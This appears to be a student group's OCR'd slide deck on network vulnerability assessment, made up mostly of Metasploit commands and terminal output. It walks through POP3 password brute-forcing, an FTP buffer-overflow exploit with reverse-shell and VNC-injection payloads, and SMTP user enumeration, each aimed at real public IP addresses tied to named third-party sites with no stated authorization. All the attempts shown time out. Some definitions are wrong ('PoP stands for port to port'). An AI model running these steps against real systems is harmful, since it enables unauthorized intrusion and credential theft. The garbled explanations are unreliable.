GROUP 1.1 – DEEPA S, KIRAN MANIKANDHAN, VAIBHAV AGRAWAL, ARHAN GUPTA

TOPIC – NETWORK VULNERABILITY ASSESSMENT


Site: Acunetix.com

PORT 110 - Pop3 auxiliary modules in Metasploit this module attempts to authenticate .Pop3 service that is port to port service that is basically PoP stands for port to port


Steps for pop3:

- open up terminal
- type yourself msfconsole
- search pop3 can see that pop3 login module
- let's load pop3 login module into the MSF console
- type use auxiliary/scanner/pop3/pop3_login
- then now type info
- type set RHOST (IP Address)
- set BRUTEFORCE_SPEED 5
- and to execute it type run and enter


Screenshots


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
5:43
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kali㉿kali)-[~]
└─$ msfconsole


     .~+P``````-o+:.                                      -o+:.
.+oooyysyyssyyssyddh++os-`````                        ```````````````
 `
+++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso++++++++++++++++++///oossosy
--.`                 .-.-...-////+++++++++++++++////////~//////++++++++++++///
                                 `...............`              `...-/////...`


                                  .::::::::::-.                     .:::::-
                                .hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
                                 :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMs`      `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.      `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.      `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`           ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.......
..
==============================================================================
===
========================+-------------------------------+=====================
===
========================| Session one died of dysentery. |====================
===
========================+-------------------------------+=====================
===
==============================================================================
===


                        Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%
%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%
%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%
%%%
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
5:44
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
msf6 > search pop3

Matching Modules
================


   #  Name                                            Disclosure Date  Rank
 Check  Description
   -  ----                                            ---------------  ----
 -----  -----------
   0  auxiliary/server/capture/pop3                                    normal
 No     Authentication Capture: POP3
   1  exploit/linux/pop3/cyrus_pop3d_popsubfolders    2006-05-21       normal
 No     Cyrus IMAPD pop3d popsubfolders USER Buffer Overflow
   2  auxiliary/scanner/pop3/pop3_version                              normal
 No     POP3 Banner Grabber
   3  auxiliary/scanner/pop3/pop3_login                                normal
 No     POP3 Login Utility
   4  exploit/windows/pop3/seattlelab_pass            2003-05-07       great
 No     Seattle Lab Mail 5.5 POP3 Buffer Overflow
   5  post/windows/gather/credentials/outlook                          normal
 No     Windows Gather Microsoft Outlook Saved Password Extraction
   6  exploit/windows/smtp/ypops_overflow1            2004-09-27       average
 Yes    YPOPS 0.6 Buffer Overflow


Interact with a module by name or index. For example info 6, use 6 or use exp
loit/windows/smtp/ypops_overflow1

msf6 > use auxiliary/scanner/pop3/pop3_login
msf6 auxiliary(scanner/pop3/pop3_login) > info

       Name: POP3 Login Utility
     Module: auxiliary/scanner/pop3/pop3_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Heyder Andrade <heyder@alligatorteam.org>

Check supported:
  No

Basic options:
  Name              Current Setting                Required  Description
  ----              ---------------                --------  -----------
  BLANK_PASSWORDS   false                          no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                             database
  DB_ALL_PASS       false                          no        Add all passwords in the current database to the lis
                                                             t
  DB_ALL_USERS      false                          no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current data
                                                             base (Accepted: none, user, user&realm)
  PASSWORD                                         no        A specific password to authenticate with
  PASS_FILE         /usr/share/metasploit-framewor no        The file that contains a list of probable passwords.
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
  Heyder Andrade <heyder@alligatorteam.org>

Check supported:
  No

Basic options:
  Name              Current Setting                Required  Description
  ----              ---------------                --------  -----------
  BLANK_PASSWORDS   false                          no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                             database
  DB_ALL_PASS       false                          no        Add all passwords in the current database to the lis
                                                             t
  DB_ALL_USERS      false                          no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current data
                                                             base (Accepted: none, user, user&realm)
  PASSWORD                                         no        A specific password to authenticate with
  PASS_FILE         /usr/share/metasploit-framewor no        The file that contains a list of probable passwords.
                    k/data/wordlists/unix_password
                    s.txt
  RHOSTS                                           yes       The target host(s), see https://github.com/rapid7/me
                                                             tasploit-framework/wiki/Using-Metasploit
  RPORT             110                            yes       The target port (TCP)
  STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
  THREADS           1                              yes       The number of concurrent threads (max one per host)
  USERNAME                                         no        A specific username to authenticate as
  USERPASS_FILE                                    no        File containing users and passwords separated by spa
                                                             ce, one pair per line
  USER_AS_PASS      false                          no        Try the username as the password for all users
  USER_FILE         /usr/share/metasploit-framewor no        The file that contains a list of probable users acco
                    k/data/wordlists/unix_users.tx           unts.
                    t
  VERBOSE           true                           yes       Whether to print output for all attempts

Description:
  This module attempts to authenticate to an POP3 service.

References:
  https://www.ietf.org/rfc/rfc1734.txt
  https://www.ietf.org/rfc/rfc1939.txt


View the full module info with the info -d command.

msf6 auxiliary(scanner/pop3/pop3_login) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/pop3/pop3_login) > set RHOST 54.210.214.136
RHOST => 54.210.214.136
msf6 auxiliary(scanner/pop3/pop3_login) > set BRUTEFORCE_SPEED 5
BRUTEFORCE_SPEED => 5
msf6 auxiliary(scanner/pop3/pop3_login) > run

[-] 54.210.214.136:110    - Could not connect: The connection with (54.210.214.136:110) timed out.
[!] 54.210.214.136:110    - No active DB -- Credential data will not be saved!
[-] 54.210.214.136:110    - Could not connect: The connection with (54.210.214.136:110) timed out.
```


<u>Site:</u> INDRIVE.COM

PORT 21 - FTP is used to transfer files between 2 computers over a network and Internet, Port 21 is used for creating a connection.[FTP - File Transfer Protocol]


Steps for FTP -

- Open Terminal
- Then Type nbtscan -r IP Range(Target IP)
- Then Type nmap -p 21 –script vuln Target IP
- Then go to reference for further details
- Now type msfconsole
- Now type help
- Search for the word that is available in the information part of FTP
- Use Name of Module
- Then type Show Options
- Set RHOST Target IP
- Verify it by typing “Show Options”
- Then take a look at the available payloads by typing “show payloads”
- Set payload “Payload Name”
- Now for running the attack, type exploit


Screenshots




```
┌──(arhan㉿Arhan)-[~]
└─$ nmap -p 21 --script vuln 185.104.210.6
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-23 14:44 IS
T
Nmap scan report for 185.104.210.6
Host is up (0.16s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds

┌──(arhan㉿Arhan)-[~]
└─$ msfconsole
```




```
┌──(arhan㉿Arhan)-[~]
└─$ msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%
%%      %%%           %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%
```




```
msf6 > search ftp

Matching Modules
================

   #   Name
          Disclosure Date  Rank       Check  Description
   -   ----
          ---------------  ----       -----  -----------
   0   exploit/windows/ftp/32bitftp_list_reply
          2010-10-12       good       No     32bit FTP Clie
nt Stack Buffer Overflow
   1   exploit/windows/tftp/threectftpsvc_long_mode
          2006-11-27       great      No     3CTftpSvc TFTP
 Long Mode Buffer Overflow
   2   exploit/windows/ftp/3cdaemon_ftp_user
```



```
msf6 exploit(windows/ftp/easyftp_mkd_fixret) > set rhosts 185.
104.210.6
rhosts ⇒ 185.104.210.6
msf6 exploit(windows/ftp/easyftp_mkd_fixret) > show options
```



```
msf6 exploit(windows/ftp/easyftp_mkd_fixret) > use 171
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/freeftpd_pass) > use 34
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/easyftp_mkd_fixret) > set payload payload/windows/vncinject/reverse_tcp_rc4
payload ⇒ windows/vncinject/reverse_tcp_rc4
msf6 exploit(windows/ftp/easyftp_mkd_fixret) > show options

Module options (exploit/windows/ftp/easyftp_mkd_fixret):
```



```
msf6 exploit(windows/ftp/easyftp_mkd_fixret) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[-] 185.104.210.6:21 - Exploit failed [unreachable]: Rex::Conn
ectionTimeout The connection timed out (185.104.210.6:21).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/ftp/easyftp_mkd_fixret) > 
```

<u>Site:</u> INDRIVE.COM

PORT 25 - Port 25 is mainly used for SMTP Relaying – transmitting messages between different email servers. It is not recommended to use for email submission.

1) We determine which software and version is running behind port 25. Using command:

   db_nmap -p 25 -sC -sV -A 185.104.210.6

2) Using auxiliary module of metasploit

   use auxiliary/scanner/smtp/smtp_version\

3) Using user enumeration module of MSF for SMTP

   - ***use auxiliary/scanner/smtp/smtp_enum***
   - ***run***

The module was able to extract a list of users. We can now try to brute force our way in with these users.

4) Acquiring database emails using command:

nc [IP Address] [Port no.]


5) Creating a list of users using the “VRFY” command.

VRFY user


6) Now we will use the tool **smtp-user-enum** to increase the speed of finding users.

smpt-users-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t [IP Address]

